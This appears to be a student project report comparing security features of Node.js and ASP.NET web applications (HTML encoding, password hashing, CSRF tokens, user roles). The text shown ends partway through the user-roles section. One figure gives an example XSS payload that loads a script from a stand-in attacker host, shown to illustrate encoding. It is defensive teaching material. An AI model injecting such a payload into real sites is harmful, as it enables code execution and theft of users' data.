Assessing Web Application Security Through Vulnerabilities in Programming Languages and Environments.

Node.JS and ASP.NET

Thomas Kerr-Smith

Client: Michael Andrews

Academic Supervisor: Samah Ridha

School of Business and Technologies. Manukau University of Technology.

562.791-23-MC-11: Industry Project

1. Executive Summary

This report tackles the current issues with modern day web applications and what is the remedy for them. In 2023 Veracode, an application security company which provides code analysis for security vulnerabilities conducted a study on 759,445 applications and 69% of applications had a security flaw highlighted by OWASP top 10. This raises the question of why are risks so prevalent. This report tackles the idea of adopting the shift left trend and the benefits that this can provide to workplaces. This report also investigates the importance of picking a programming language and environment to reduce security vulnerabilities. The main objective of this research was to highlight the evolving fast-paced development environment and propose effective solutions for reducing security flaws in applications.

For this report I have adopted the deductive research methodology which allows me to test the issues I have highlighted above via experimentation. This allowed me to create two similar web applications one using Node.js and the other using ASP.NET to see how both environments built around and handled security issues.

Shifting testing backwards in a development cycle is recommended when building web applications to allow development teams to highlight and mitigate security vulnerabilities as the originate. This provides the opportunity for teams to be proactive in reducing risks in applications. Early detection of vulnerabilities also greatly reducing the cost and time needed to fix vulnerabilities compared to the traditional stage of after deployment.

ASP.NET is also a great programming environment for building secure web applications. ASP.NET introduces great security-based frameworks such as Identity which provides developers with out- of the box solutions for authorisation and authentication. ASP.NET is also supported by Microsoft which ensures all packages and validated and updated regularly ensuring no vulnerabilities persist.

Based on my research conducted I recommend introducing a shift-left approach to software development life cycles. The advantage of prioritising testing allows for the creation of robust and secure web applications. I also recommend ASP.NET for building web applications that require security and scalability with the aid of the frameworks. Microsoft also provides extensive documentation for all security related concerns.

Table of Contents

1. Executive Summary 2

Introduction 5

Literature Review 5

  Background 5

    Node.JS 5

    ASP.NET 6

    Overall 6

  Shift-Left Trend 6

  Stop Shifting Cyber Security Left 7

Research Methodology 7

  Ethical Considerations 8

Results 8

  Security Features 9

    HTML Encoding 9

    Password Management 10

    Database Connectivity 12

    Token Validation 13

    User Roles 14

    Session Management 17

Testing Vulnerabilities 19

    ASP.NET First Snyk Security Scan 19

    ASP.NET Second Snyk Security Scan 21

    Node.JS First Snyk Security Scan 21

    Node.JS Second Snyk Security Scan 24

  Penetration Testing 24

    Node.JS Brute Force 24

    ASP.NET Brute Force 25

  Cross-Site Scripting (XSS) Test 25

    Node.js Script Test 25

    ASP.NET Script Test 26

  SQL Injection 27

    Node.js SQL Injection Tests 27

ASP.NET SQL Injection Tests 29
Analysis 30
Research Questions Answered 30
Recommendations 35
Limitations of Research 37
Small Sample Size 37
Time Constraints 37
Specific to Node.js and ASP.NET 37
Conclusion 37
Timeline 38
References 39

Introduction

In 2023 Veracode, an application security company which provides code analysis for security vulnerabilities conducted a study on 759,445 applications that had dynamic or static analysis scans done within the last 12 months. Within this testing group over 74% of applications had at least one security flaw found within their applications and over 69% of applications had a security flaw highlighted by The Open Worldwide Application Security Project (OWASP) top 10 of 2021. The OWASP is a foundation that highlights the most important security risks to web applications that all developers should be aware of. Given how prevalent security risks were in the Veracode study it raises the questions of why there are so many risks found within these applications (Pattison-Gordon, 2023).

The Veracode study also shows the rate and age at which applications generate security flaws. Out of the 759,445 applications that were tested 20% of applications found new flaws at the deployment stage. Veracode generally state for the first few years of an applications onboarding the introduction of risks greatly decreases and within this timespan around 80% of applications do not introduce new flaws. It is after this stage in the life cycle where the introduction of risks starts to increase again as the size of the application grows. These risks can occur for many reasons such as code quality, server configuration, Insecure design, or code/SQL injection. This shows how important the overall design and quality of code is to handle growth of an application over time (Veracode, 2023).

Given how prevalent security risks are in modern day applications it raises many questions of why these risks develop and what is the best strategy to mitigate these risks for both short- and long-term security of an application.

Literature Review

In this section I will be looking at security risks in Node.js and ASP.NET. I will also be looking into the current shift-left trend which has grown in popularity over the last couple of years.

Background

Node.JS

Node.JS is a JavaScript runtime environment that allows developers to create server-side web applications. Node.JS is often used when the web application requires high performance and is an event driven application.

Creating an application with Node.JS requires users to be aware of the security vulnerabilities that are present within. The top five security vulnerabilities that are present within Node.js are Cross-site scripting (XSS), Cross-site request forgery (CSRF), Code injection, Distributed denial of service (DDoS) attacks and regular expression denial of service attacks (ReDos), (Snyk, 2023).

ASP.NET

ASP.NET is an open-source framework primarily used for creating web applications and websites using C# and HTML. ASP.NET is mainly used for complex and data driven web applications.

ASP.NET also faces security risks when building web applications. the most common ASP.NET security vulnerabilities are Cross-site scripting (XSS), SQL injection, Cross-site request forgery (XSRF/CSRF) and open redirect attacks (Microsoft, 2023)

Overall

When creating both applications using both Node.js and ASP.NET it is vital to design the web application around their respected security best practices to mitigate the risks of these vulnerabilities occurring.

Both Node.js and ASP.NET have their own security best practices that I will apply to their respected applications but since both Node.js and ASP.NET share some similar security risks it will allow me to compare the process of building around these.

Shift-Left Trend

The shift-left trend is mostly related with agile and DevOps methodology in a software development cycle. It is the practice of moving testing and quality assurance to an earlier stage in a development cycle. The aim of this practice is to integrate testing throughout the whole development process via automation and continuous integration. By automation and continuous integration, it allows development teams to find vulnerabilities early which can lead to reduced costs and reduced hassle when finding and fixing vulnerabilities compared to a later stage in a development cycle (Belcher, 2023).

The shift-left approach has many positives to aid a development team's risk of vulnerabilities such as early detection of risks, improved software quality, reduced costs of testing and debugging. Although the shift-left trend has many positives it does not come without its negatives. Integrating such drastic changes into a team's development cycle is a lot easier said than done. Teams have found a way to work, and change is not always welcomed. Integrating a shift-left approach also requires experienced knowledge with automation and DevOps which is challenging, as this practice is new and not practiced universally (Sanders, 2022).

Stop Shifting Cyber Security Left

Laura Bell writes an interesting blog on the website SafeStack. She states the issues with shifting cyber security left and poses the idea that if the current shift-left trend is not working what needs to change to adapt this into workplaces or is it not even the right term anymore. Laura provides many examples in this post about shifting left and some issues that arise when this idea is questioned. First, shifting left can mean shifting the responsibility of security within applications as she states, "shifting the responsibility, accountability and actions needed". Placing the responsibility of cyber security onto developers who know little about this field will just cause unneeded friction slowing down the SDLC. Secondly, she states "we need to find ways to collaborate on cyber security", rather than shifting the workload or spreading it out over the members of the SDLC. She raises the question of "is it even the right term anymore (Bell, 2022)".

Research Methodology

In this report I used a deductive research approach to test my research questions. The deductive research approach required me to test hypotheses via data collection and analysis. During this project I developed two similar web applications using Node.js v18.16.0 and ASP.NET version 7.0. This allowed me to compare both development processes between the two environments. By doing so I can collect and analyse this data to answer my research questions. By doing so I was able to see how both environments-built web applications and handled security risks that they encountered.

The goal of this research was to answer these research questions.

1. Are traditional testing methods becoming less effective in today's fast-paced software development environment and should testing be shifted backwards in the software development life cycle?

2. Will a testing shift in the software development life cycle improve the overall security risks that an application may encounter?
3. How big of an impact does choosing a programming language or programming environment have to the overall mitigation of security risks?

This research is based on the theoretical framework of the shift-left trend which is been gaining attention in the last couple of years. It is also grounded on the practice of software security and the increasing importance it has on modern-day web applications.

My research was conducted by creating two similar web applications, one using Node.js and the other using ASP.NET. The purpose of this was to see how both web applications built around or handled security vulnerabilities that occurred. By creating these two applications I was able to collect data via different methods such as, how both web applications introduce standard security features like a hashed password for password security or validation of user input to avoid injection and cross-site scripting. I also looked and how both web applications handled fixing of security vulnerabilities after they had detected via an end-to-end security vulnerability scan. The collection of this data will be discussed further in the report.

My sample data contains a variation of methods to ensure I covered a wide range of test cases to compare the two web applications. I ensured to build the applications in similar way to directly compare the two web applications build and mitigation environments.

Ethical Considerations

During my research I don’t feel the idea of the shift-left trend inherently raises ethical concerns that should be discussed in this report. Also, the idea of choosing a programming language to increase security of a web application does not inherently raise any ethical concerns.


Results

This section will go into depth about what data was collected during my research methods. It will present the findings of what security features and vulnerabilities were identified in the development process of the two web applications. The aim was to identify the differences in the development process and to see how they handled security vulnerabilities, allowing me to identify similarities or differences.

Security Features

HTML Encoding


The first feature we will look at is html encoding this should be used when users are entering data into your web application. This is used to prevent malicious scripts or content being pushed through your web application in a process called ‘cross-site scripting (XSS)’. The aim of this is to replace HTML tags with encoded equivalents. For example, it will encode characters such as (‘<, >, “, ‘, &’) to their respective equivalents (‘&lt; , &gt; , &quot; , &apos; , &amp;’). By doing this you eliminate scripts being passed through an HTML request. To demonstrate with an example this is a script that can be used to load a malicious JavaScript file onto the target server,



```
First Name
<script src=http://attacker.example.com/xss.js></script>
```

Figure 1. Attack Script Example


This script is read as, “script”, to reference the JavaScript within an HTML, then “src” which is used to reference the hosts domain followed by “xss.js” which is the JavaScript file that can contain malicious code. If this script was executed via a HTML request on the target server this attacker would be able to do whatever the file allowed them to do, such as stealing information, spreading malware via other users’ computers and much more. Good thing in this case this script would not be pushed and would read as only a plain text value once returned by the server.



```
value="&lt;script src=http://attacker.example.com/xss.js&gt;&lt;/script&gt;" />
```

Figure 2. Return Value of Script

Node.js and ASP.NET handle HTML encoding in similar fashion, first Node.js.




```
exports.register = [
    // Validate incoming input
    body('first_name')
        .notEmpty().withMessage('First name is required')
        .customSanitiser(value => value ? validator.escape(value) : ''),
```

Figure 3. Node.js HTML Encoding

Node.js takes advantage of the validator.js library which contains many available methods of validation for user input. In this example we are looking at the ".customSanitiser" line which is responsible for the HTML encoding of the first name (Npmjs, validatorjs, 2020)

ASP.NET handles it in a similar way,




```
public class InputModel
{
    private string Sanitize(string input)
    {
        return System.Web.HttpUtility.HtmlEncode(input);
    }

    private void SanitizeProperties()
    {
        FirstName = Sanitize(FirstName);
        LastName = Sanitize(LastName);
        Email = Sanitize(Email);
    }
```

Figure 4. ASP.NET HTML Encoding

ASP.NET uses a built-in namespace called "System.Web", which provides the method of encoding called "System.Web.HttpUtility.HtmlEncode". Both Node.js have libraries available which provide HTML encoding in a simple manner (Microsoft, 2023)

Password Management

The next feature will be password hashing for both Node.js and ASP.NET. Node.js uses a library called bcrypt which is used for password hashing. This library contains methods and functions which allow you to hash passwords using the bcrypt algorithm. This algorithm is great for creating a hashed password along with a salt for extra security and prevention against rainbow table attacks. Hashing is the process of creating a one-way ciphertext of a plaintext password and salting is the process of adding random characters to either the start or end of a password to further encrypt it.




```
//hashing password using bcrypt
const saltRounds = 10
const salt = await bcrypt.genSalt(saltRounds)
const hashedPassword = await bcrypt.hash(password, salt)
```

Figure 5. Node.js Hashing Password Method

This is the process of using bcrypt in a Node.js application. It generates a random salt via "const salt" then applies this to the password after "const hashedPassword" hashes the plaintext password (Npmjs, 2022)

ASP.NET handles password hashing using ASP.NET Core Identity framework. This framework provides automatic hashing for user registration. This password hashing algorithm is called PBKDF2 (password-based key derivation function 2), this algorithm works in the same sense as it hashes the plaintext password and applies a salt.




```
//This method hashes the password automatically
var result = await _userManager.CreateAsync(user, Input.Password);

if (result.Succeeded)
{
    _logger.LogInformation("User created a new account with password.");
```

Figure 6. ASP.NET Hashing Password Method

This function is automatically generated when creating a web application using ASP.NET and using identity framework (Vettivel, 2021), (Microsoft, 2023).

Along with password hashing it is still recommended to enforce strong password requirements as password can still be brute forced which I will show an example of in this testing section.




```
body('password')
    .isLength({ min: 8 })
    .withMessage('Password must contain at least 8 characters')
    .matches(/^(?=.*[A-Z])(?=.*[!@#$%^&*])/)
    .withMessage('Password must contain at least one uppercase letter and one special character')
```

Figure 7. Node.js Password Enforcement

This is validation in Node.js and it states the password requirements. All passwords must have a minimum of 8 characters with one uppercase letter and one special character. This increases the time needed to crack a password via brute force exponentially. In today's world this password could take around 39 minutes to crack in test cases but increasing the length of the password by 2 raises this to 5 months. When designing your application it's best to keep user experience in mind but also user security as protection of their accounts is vital.

This is validation in ASP.NET enforcing the same requirements as Node.JS above.




```
///     This is validation for the password - Ensuring the password is min 8 characters
///     with one uppercase and one special character
[Required]
[StringLength(100, ErrorMessage = "The {0} must be at least {2} and at max {1} characters long.", MinimumLength = 8)]
[RegularExpression(@"^(?=.*[a-z])(?=.*[A-Z])(?=.*[@#$%^&+=!]).*$", ErrorMessage = "The {0} must contain at least one
[DataType(DataType.Password)]
[Display(Name = "Password")]
public string Password { get; set; }
```

Figure 8. ASP.NET Password Enforcement

Developers can also introduce lockouts to accounts after a certain number of unsuccessful attempts, but this also has cons such as attackers locking out random user accounts or attacker's trying consecutive attempts even after lockout consuming computer and human resources.

Database Connectivity


When connecting to a database it is best practice to hide database credentials from users to prevent unauthorized access and to protect user data. Node.js uses environment variables to hide confidential data such as database credentials. The actual values are stored in a file called '.env' which is accessed via 'process.env.DATABASE_HOST'.



```
const db = mysql.createConnection({
    //environment variables to hide confidential data
    host: process.env.DATABASE_HOST,
    user: process.env.DATABASE_USER,
    password: process.env.DATABASE_PASSWORD,
    database: process.env.DATABASE
})
```

Figure 9. Node.js Environment Variables

ASP.NET uses a file called secrets.js which just stores and runs this connection outside of the main function where it does not need to be called (Abuhakmeh, 2023)



```
{
  "ConnectionStrings": {
    "ApplicationDbContextConnection": "Server=(localdb)\\ProjectModels;Database=IndustryProject;Trusted_Connection=True;MultipleActiveResultSets=true"
  }
}
```


Figure 10. ASP.NET Secrets.js File

This file can contain secrets that should not be included in the main codebase and should be out of public viewing. For better security I would recommend using a secrets management system instead as this would provide extra security. Two examples of these systems are "Azure Key Vault" or "AWS Secrets Manager". Both systems provide excellent encryption on secrets stored within them, access control to prevent unauthorised access and rotation of secret keys without modification of code. Rotation of keys means at a set interval a new key will be generated in relation to a certain secret in the system. This reduces the risk of exposure as the key will only be valid for a certain period. Generally, the higher the security requirements the shorter the intervals will be for the keys.

Token Validation


Token Validation is vital in web applications to protect user's sessions and reduce the risk of cross-site request forgery (CSRF). CSRF is the process of an attacker tricking a user's browser into making malicious requests that they do not intend to do. This can be type of request such as changing a user's password or transferring funds out of an account. To protect against these attacks token validation is used. This creates a secret token on the server-side of the application that is then shared with the user. This secret token is then required for requests such as submitting a form. This ensures the request was made from the expected source (Swigger, 2023)

In my node.js application I used a protection middleware called "csurf" which generates and verifies the tokens.




```
const csrf = require('csurf');
const csrfProtection = csrf({ cookie: true });
```

Figure 11. Node.js Importing CSURF




```
router.get('/login', csrfProtection, (req, res) => {
    res.render('login', { csrfToken: req.csrfToken() });
});
```

Figure 12. Node.js Creating a Token



```
<input type="hidden" name="_csrf" value="{{ csrfToken }}">
```

Figure 13. Node.js Passing Token




```
router.post('/register',csrfProtection, authController.register);
```

Figure 14. Node.js Checking Token


This works by importing the middleware in figure 11 and then in figure 12 it generates a random token at “req.csrfToken()”. This token is then stored in the HTML form as a hidden input until the user submits a form using a post method. Once the form is submitted it will compare the token stored in the HTML form to the token stored on the server-side, this will verify the request if the tokens match. If tokens do not match it will reject the request and throw an appropriate error (Microsoft , 2023)

ASP.NET uses an attribute called “ValidateAntiForgeryToken” which is a built-in feature of ASP.NET Core framework. This token validation system works in the same way as “csurf” in Node.js.



```
<form asp-action="Delete" asp-route-id="@item.Id" onsubmit="return confirm('Are you sure you want to delete this item?');'
    @Html.AntiForgeryToken()
    <button class="btn btn-primary" type="submit">Delete</button>
</form>
```

Figure 15. ASP.NET Creating Token



```
// GET: Products/Delete/5
[ValidateAntiForgeryToken]
public async Task<IActionResult> Delete(int? id)
{
    if (id == null || _context.Products == null)
    {
        return NotFound();
    }
```


Figure 16. ASP.Net Checking Token

This token system generates the token in figure 14 at the “@html.AntiForgeryToken()” once the form is rendered. It then gets checked in figure 15 at “ValidateAntiForgeryToken” when the form submits the request (Microsoft, 2023)

User Roles


User roles are an important feature for any web application for managing access to certain areas or features of a web application. Restricted users from certain actions or from accessing sensitive data is vital to the integrity of a web application.

Node.js does not have a framework like ASP.NET does for creating user roles and authentication. For node.js you would have to learn a third-party middleware to implement authentication and for this case I used “Express.js”. Due to complications, I did not include user roles in my final Node.js application but I have created a sperate application to demonstrate how it is handled.




```
//permission roles
const ROLE = {
  ADMIN: 'admin',
  BASIC: 'basic'
}

//users
module.exports = {
  ROLE: ROLE,
  users: [
    { id: 1, name: 'Thomas', role: ROLE.ADMIN },
    { id: 2, name: 'Caleb', role: ROLE.BASIC },
    { id: 3, name: 'Will', role: ROLE.BASIC }
  ],
  //user projects
  projects: [
    { id: 1, name: "Thomas Project", userId: 1 },
    { id: 2, name: "Caleb's Project", userId: 2 },
    { id: 3, name: "Will's Project", userId: 3 }
  ]
}
```

Figure 17. Node.js Creating Users



```
function authUser(req, res, next){
    if(req.user == null){
        res.status(403)
        return res.send("You need to sign in")
    }
    next()
}

//auth for role based
function authRole(role){
    return (req, res, next) =>{
        if (req.user.role !== role){
            res.status(401)
            return res.send('Not allowed')
        }
        next()
    }
}
```

Figure 18. Node.js Authorisation Functions




```
app.get('/admin', authUser, authRole(ROLE.ADMIN), (req, res) => {
  res.send('Admin Page')
})
```

Figure 19. Node.js Check Role

This is a simple example of how Node.js express would handle user roles. Figure 16 is the data.js file which stores the user credentials and assigns user's too roles. This is a bad practice as these values should be stored in a MySQL database for better security. Figure 17 contains two functions, "authUser" checks if the user is signed in and valid, if the user is valid, it then runs the "authRole" function which checks if the user's role matching the required role. In figure 18 the request requires the user's role to be admin. This request will first check that the user is valid then check that the role is valid by the "authRole" function. If valid it will return "Admin Page", if invalid it will return an error "Not Allowed". This is an example of applying roles to access a web page in Node.js at a very simple level.

ASP.NET handles user roles in a simple and streamlined manner by having "Identity framework" which can be scaffolded into your web application containing all the necessary tables for your SQL database and required code for login and register.


LAPTOP-I4EUU1I5\L...o.AspNetUserRoles

UserId	RoleId
fb2b699d-8f4d-4edd-8923-ca872511b9df	4294ee7f-35db-45c5-b16b-0b16dc625d7b
ccaddeea-438b-4447-b6df-6913d291652b	494ecee0-9b44-4018-8241-5e5db78d4c8d
3da8b1e4-3494-4299-a562-52b2d137c56d	7b8b9ba0-b960-4cea-9ffd-b4712e4400d9

LAPTOP-I4EUU1I5\L...- dbo.AspNetRoles


Id	Name	NormalizedName	Conc...
4294ee7f-35db-45c5-b16b-0b16dc625d7b	User	USER	*NULL*
494ecee0-9b44-4018-8241-5e5db78d4c8d	Administrator	ADMINISTRATOR	*NULL*
7b8b9ba0-b960-4cea-9ffd-b4712e4400d9	Manager	MANAGER	*NULL*

LAPTOP-I4EUU1I5\L...- dbo.AspNetUsers

Id	FirstN...	LastN...	User...	Norm...	Email	Norm...	Email...	PasswordHash
1aa43e31-5ced-4926-861e-9d0...	Sutton	Sutton	will@...	WILL...	will@...	WILL...	False	AQAAAAEAAC
3da8b1e4-3494-4299-a562-52b...	MAN...	MAN...	MAN...	MAN...	MAN...	MAN...	False	AQAAAAEAAC
8675358c-66c4-482f-96ad-f688...	Test 3	Lastna...	test3...	TEST3...	test3...	TEST3...	False	AQAAAAEAAC
9a14d7dc-340d-4ca6-aa68-4997...	Smith	Smith	Mark...	MARK...	Mark...	MARK...	True	AQAAAAEAAC
c2ec804a-1eca-4d30-b411-a561...	test3	test3	test3...	TEST3...	test3...	TEST3...	False	AQAAAAEAAC
